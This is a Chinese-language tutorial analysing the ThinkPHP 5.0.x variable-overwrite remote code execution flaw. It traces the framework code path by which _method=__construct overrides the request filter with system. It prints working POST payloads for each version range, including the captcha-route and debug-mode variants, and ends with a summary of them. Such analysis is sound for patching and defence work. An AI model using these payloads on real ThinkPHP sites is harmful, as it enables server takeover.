



下面由thinkphp教程栏目给大家介绍thinkphp5.0.x全版本变量覆盖导致的rce分析,希望对需要的朋友有所帮助!
简介
总是碰到一些thinkphp5.0.X的站点,网上搜索漏洞利用payload会有好几种,变量覆盖导致的远程代码执行,不同小版本之间会有些差别,比如下面几种。
_method=__construct&filter=system&a=whoami
_method=__construct&filter=system&a=whoami&method=GET
_method=__construct&filter=system&get[]=whoami
...
payload虽没错,但是用得我挺懵,不知所以然。
这几种到底有什么差异?
各个参数的作用是什么?
为什么会这样?
分析
thinkphp有两种版本,一种是核心版,一种是完整版。简单来讲核心版不包括第三方类库,比如验证码库(划重点,后面会用到)。
从5.0.0说起,适用于5.0.0的代码执行payload长这样
立即学习“PHP免费学习笔记(深入)”;
POST /thinkphp5.0.0 HTTP/1.1

_method=__construct&filter=system&a=whoami&method=GET

为什么 _method=__construct
为什么 filter=system
为什么 a=whoami
为什么 method=GET
thinkphp的入口文件为public/index.php,如下。
// 定义应用目录
define('APP_PATH', __DIR__ . '/../application/');
// 加载框架引导文件
require __DIR__ . '/../thinkphp/start.php';跟进thinkphp/start.php。
// 1. 加载基础文件
require __DIR__ . '/base.php';

// 2. 执行应用
App::run()->send();
看到是调用的是App::run()执行应用。
跟进thinkphp/library/think/App.php下的run()函数。
    /**
     * 执行应用程序
     * @access public
     * @param Request $request Request对象
     * @return Response
     * @throws Exception
     */
    public static function run(Request $request = null)
    {
        ...

            // 获取应用调度信息
            $dispatch = self::$dispatch;
            if (empty($dispatch)) {
                // 进行URL路由检测
                $dispatch = self::routeCheck($request, $config);
            }
            // 记录当前调度信息
            $request->dispatch($dispatch);
        ...
}在run()函数中,会根据请求的信息调用self::routeCheck()函数,进行URL路由检测设置调度信息并赋值给$dispatch。
    /**
     * URL路由检测(根据PATH_INFO)
     * @access public
     * @param  	hinkRequest $request
     * @param  array          $config
     * @return array
     * @throws 	hinkException
     */
    public static function routeCheck($request, array $config)
    {
        ...
            // 路由检测(根据路由定义返回不同的URL调度)
            $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
        ...
        return $result;
}其中的Route::check()函数如下。
    /**
     * 检测URL路由
     * @access public
     * @param Request   $request Request请求对象
     * @param string    $url URL地址
     * @param string    $depr URL分隔符
     * @param bool      $checkDomain 是否检测域名规则
     * @return false|array
     */
    public static function check($request, $url, $depr = '/', $checkDomain = false)
    {
        ...
        $method = $request->method();
        // 获取当前请求类型的路由规则
        $rules = self::$rules[$method];
...会调用$request->method()函数获取当前请求类型。
    /**
     * 当前的请求类型
     * @access public
     * @param bool $method  true 获取原始请求类型
     * @return string
     */
    public function method($method = false)
    {
        if (true === $method) {
            // 获取原始请求类型
            return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);
        } elseif (!$this->method) {
            if (isset($_POST[Config::get('var_method')])) {
                $this->method = strtoupper($_POST[Config::get('var_method')]);
                $this->{$this->method}($_POST);
        ...
        return $this->method;
}因为上面调用method()函数是没有传参的,所以这里$method = false,进入elseif。var_method是表单请求类型伪装变量,可在application/config.php中看到其值为_method。
// 表单请求类型伪装变量
'var_method'             => '_method',
那么只要POST传递一个_method参数,即可进入下面的if,会执行
$this->method = strtoupper($_POST[Config::get('var_method')]);
$this->{$this->method}($_POST);因此可通过指定_method来调用该类下的任意函数。
所以_method=__construct是为了调用thinkphp/library/think/Request.php下的__construct函数。需要注意的是这里同时也将Request类下的$method的值覆盖为__construct了,这个很重要,先记录下。
method => __construct
那为啥要调用__construct函数完成攻击链,不是别的函数呢?
跟进函数,如下。
    /**
     * 架构函数
     * @access public
     * @param array $options 参数
     */
    public function __construct($options = [])
    {
        foreach ($options as $name => $item) {
            if (property_exists($this, $name)) {
                $this->$name = $item;
            }
        }
        if (is_null($this->filter)) {
            $this->filter = Config::get('default_filter');
        }
}上面调用__construct函数的时候把$_POST数组传进去了,也就是会用foreach遍历POST提交的数据,接着使用property_exists()检测当前类是否具有该属性,如果存在则赋值,而$name和$item都是来自$_POST,完全可控,这里就存在一个变量覆盖的问题。filter=system&method=GET 作用就是把当前类下的$filter覆盖为system,$method覆盖为GET,当前变量情况:
method => __construct => GET
filter => system
为什么要把method又覆盖一遍成GET?,因为前面在check()函数中有这么两行代码。
$method = $request->method();
// 获取当前请求类型的路由规则
$rules = self::$rules[$method];
前面已经在method()函数中进行了变量覆盖,$method的值为__construct。而$rules的定义如下:
    private static $rules = [
        'GET'     => [],
        'POST'    => [],
        'PUT'     => [],
        'DELETE'  => [],
        'PATCH'   => [],
        'HEAD'    => [],
        'OPTIONS' => [],
        '*'       => [],
        'alias'   => [],
        'domain'  => [],
        'pattern' => [],
        'name'    => [],
];那么如果不再次覆盖$method为GET、POST、PUT等等,self::$rules[$method]就为self::$rules['__construct'],程序就得报错了嘛。
应用调度信息后获取完毕后,若开启了debug,则会记录路由和请求信息。这也是很重要的一点,先记录。
if (self::$debug) {
                Log::record('[ ROUTE ] ' . var_export($dispatch, true), 'info');
                Log::record('[ HEADER ] ' . var_export($request->header(), true), 'info');
                Log::record('[ PARAM ] ' . var_export($request->param(), true), 'info');
}再根据$dispatch类型的不同进入switch case处理。
            switch ($dispatch['type']) {
                case 'redirect':
                    // 执行重定向跳转
                    $data = Response::create($dispatch['url'], 'redirect')->code($dispatch['status']);
                    break;
                case 'module':
                    // 模块/控制器/操作
                    $data = self::module($dispatch['module'], $config, isset($dispatch['convert']) ? $dispatch['convert'] : null);
                    break;
                case 'controller':
                    // 执行控制器操作
                    $data = Loader::action($dispatch['controller']);
                    break;
                case 'method':
                    // 执行回调方法
                    $data = self::invokeMethod($dispatch['method']);
                    break;
                case 'function':
                    // 执行闭包
                    $data = self::invokeFunction($dispatch['function']);
                    break;
                case 'response':
                    $data = $dispatch['response'];
                    break;
                default:
                    throw new InvalidArgumentException('dispatch type not support');
}直接访问public/index.php默认调用的模块名/控制器名/操作名是/index/index/index,具体定义在application/config.php里面。
// 默认模块名
'default_module'         => 'index',
// 禁止访问模块
'deny_module_list'       => ['common'],
// 默认控制器名
'default_controller'     => 'Index',
// 默认操作名
'default_action'         => 'index',
因此对应的$dispatch['type']为module,会调用module()函数,经过一系列的处理后返回数据到客户端。

case 'module':
                    // 模块/控制器/操作
                    $data = self::module($dispatch['module'], $config, isset($dispatch['convert']) ? $dispatch['convert'] : null);
break;跟进module()函数,关键在invokeMethod()。
    /**
     * 执行模块
     * @access public
     * @param array $result 模块/控制器/操作
     * @param array $config 配置参数
     * @param bool  $convert 是否自动转换控制器和操作名
     * @return mixed
     */
    public static function module($result, $config, $convert = null)
    {
     ...
            $data = self::invokeMethod($call);
...invokeMethod()如下,跟进bindParams()。
   /**
     * 调用反射执行类的方法 支持参数绑定
     * @access public
     * @param string|array $method 方法
     * @param array        $vars   变量
     * @return mixed
     */
    public static function invokeMethod($method, $vars = [])
    {
        ...
        $args = self::bindParams($reflect, $vars);
        ...
}bindParams()如下,跟进param()。
    /**
     * 绑定参数
     * @access public
     * @param ReflectionMethod|ReflectionFunction $reflect 反射类
     * @param array             $vars    变量
     * @return array
     */
    private static function bindParams($reflect, $vars = [])
    {
        if (empty($vars)) {
            // 自动获取请求变量
            if (Config::get('url_param_type')) {
                $vars = Request::instance()->route();
            } else {
                $vars = Request::instance()->param();
            }
}这是关键点,param()函数是获取当前请求参数的。
    /**
     * 设置获取获取当前请求的参数
     * @access public
     * @param string|array  $name 变量名
     * @param mixed         $default 默认值
     * @param string|array  $filter 过滤方法
     * @return mixed
     */
    public function param($name = '', $default = null, $filter = null)
    {
        if (empty($this->param)) {
            $method = $this->method(true);
            // 自动获取请求变量
            switch ($method) {
                case 'POST':
                    $vars = $this->post(false);
                    break;
                case 'PUT':
                case 'DELETE':
                case 'PATCH':
                    $vars = $this->put(false);
                    break;
                default:
                    $vars = [];
            }
            // 当前请求参数和URL地址中的参数合并
            $this->param = array_merge($this->get(false), $vars, $this->route(false));
        }
        if (true === $name) {
            // 获取包含文件上传信息的数组
            $file = $this->file();
            $data = array_merge($this->param, $file);
            return $this->input($data, '', $default, $filter);
        }
        return $this->input($this->param, $name, $default, $filter);
}这里又会调用method()获取当前请求方法,然后会根据请求的类型来获取参数以及合并参数,参数的来源有get[],route[],$_POST,那么通过可以变量覆盖传参,也可以直接POST传参。
所以以下几种方式都是一样可行的:
a=whoami
aaaaa=whoami
get[]=whoami
route=whoami
最后调用input()函数
    /**
     * 获取变量 支持过滤和默认值
     * @param array         $data 数据源
     * @param string|false  $name 字段名
     * @param mixed         $default 默认值
     * @param string|array  $filter 过滤函数
     * @return mixed
     */
    public function input($data = [], $name = '', $default = null, $filter = null)
    {
        ...
        if (is_array($data)) {
            array_walk_recursive($data, [$this, 'filterValue'], $filter);
            reset($data);
        } else {
            $this->filterValue($data, $name, $filter);
        }
        ...
}input()函数中会通过filterValue()函数对传入的所有参数进行过滤,这里全局过滤函数已经在前面被覆盖为system并会在filterValue()函数中使用。
/**
 * 递归过滤给定的值
 * @param mixed     $value 键值
 * @param mixed     $key 键名
 * @param array     $filters 过滤方法+默认值
 * @return mixed
 */
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop($filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
...通过call_user_func()完成任意代码执行,这也就是filter为什么要覆盖成system的原因了,覆盖成别的函数也行,想执行什么覆盖成什么。
在thinkphp5.0.8以后thinkphp/library/think/Route.php下的check()函数中有一处改动。

这里多了一处判断,所以不加method=GET也不会报错,可以正常执行。
_method=__construct&filter=system&a=whoami
测试到5.0.13版本,payload打过去没有反应,为什么?
跟踪代码发现thinkphp/library/think/App.php下的module()函数多了一行代码。
    // 设置默认过滤机制
$request->filter($config['default_filter']);前面通过变量覆盖把$filter覆盖成了system,这里又把$filter给二次覆盖回去了,导致攻击链断了。
前面提到过如果开启了debug模式,很重要,为什么呢?
// 记录路由和请求信息
            if (self::$debug) {
                Log::record('[ ROUTE ] ' . var_export($dispatch, true), 'info');
                Log::record('[ HEADER ] ' . var_export($request->header(), true), 'info');
                Log::record('[ PARAM ] ' . var_export($request->param(), true), 'info');
}最后一句会调用param()函数,而攻击链核心就是通过前面的变量覆盖全局过滤函数$filter,进入param()获取参数再进入input()进行全局过滤造成的代码执行。这里在$filter被二次覆盖之前调用了一次param(),也就是说如果开启了debug,在5.0.13开始也可以攻击,也是为什么有时候代码执行会返回两次结果的原因。
filter是在module函数中被覆盖回去的,而执行module函数是根据$dispatch的类型来决定的,那是否能不走module函数,绕过这里的覆盖呢?
在完整版的thinkphp中,有提供验证码类库,其中的路由定义在vendor/topthink/think-captcha/src/helper.php中。

hinkRoute::get('captcha/[:id]', "\think\captcha\CaptchaController@index");其对应的dispatch类型为method,完美的避开了二次覆盖,路由限定了请求类型为get,所以在5.0.13开始,如果没有开debug,还可以调用第三方类库完成攻击链。
POST /?s=captcha

_method=__construct&filter=system&method=GET&a=whoami
到5.0.21版本开始,函数method()有所改动。
通过server()函数获取请求方法,并且其中调用了input()函数。
/**
 * 获取server参数
 * @access public
 * @param string|array  $name 数据名称
 * @param string        $default 默认值
 * @param string|array  $filter 过滤方法
 * @return mixed
 */
public function server($name = '', $default = null, $filter = '')
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, false === $name ? false : strtoupper($name), $default, $filter);
}前面分析过了,最后代码执行是进入input()中完成的,所以只要能进入server()函数也可以造成代码执行。
POST /?s=captcha HTTP/1.1

_method=__construct&filter=system&method=get&server[REQUEST_METHOD]=whoami
param()函数是根据method()返回值来获取参数的,现在method()的逻辑变了,如果不传递server[REQUEST_METHOD],返回的就是GET,阅读代码得知参数的来源有$param[]、$get[]、$route[],还是可以通过变量覆盖来传递参数,但是就不能用之前形如a=whoami任意参数名来传递了。
// 当前请求参数和URL地址中的参数合并
$this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));在测试的时候发现只能通过覆盖get[]、route[]完成攻击,覆盖param[]却不行,调试后找到原因,原来是在route()函数里param[]又被二次覆盖了。
    /**
     * 设置获取路由参数
     * @access public
     * @param string|array  $name 变量名
     * @param mixed         $default 默认值
     * @param string|array  $filter 过滤方法
     * @return mixed
     */
    public function route($name = '', $default = null, $filter = '')
    {
        if (is_array($name)) {
            $this->param        = [];
            return $this->route = array_merge($this->route, $name);
        }
        return $this->input($this->route, $name, $default, $filter);
    }

POST /?s=captcha HTTP/1.1 _method=__construct&filter=system&method=GET&get[]=whoami
或者

POST /?s=captcha HTTP/1.1

_method=__construct&filter=system&method=GET&route[]=whoami
总结
各版本通用的变量覆盖payload如下
5.0.0~5.0.12 无条件触发
POST / HTTP/1.1

_method=__construct&filter=system&method=GET&a=whoami

a可以替换成get[]、route[]或者其他名字
5.0.13~5.0.23 需要有第三方类库 如完整版中的captcha
POST /?s=captcha HTTP/1.1

_method=__construct&filter=system&method=get&get[]=whoami

get[]可以换成route[]
5.0.13~5.0.23 需要开启debug
POST / HTTP/1.1

_method=__construct&filter=system&get[]=whoami

get[]可以替换成route[]
相关推荐:最新的10个thinkphp视频教程




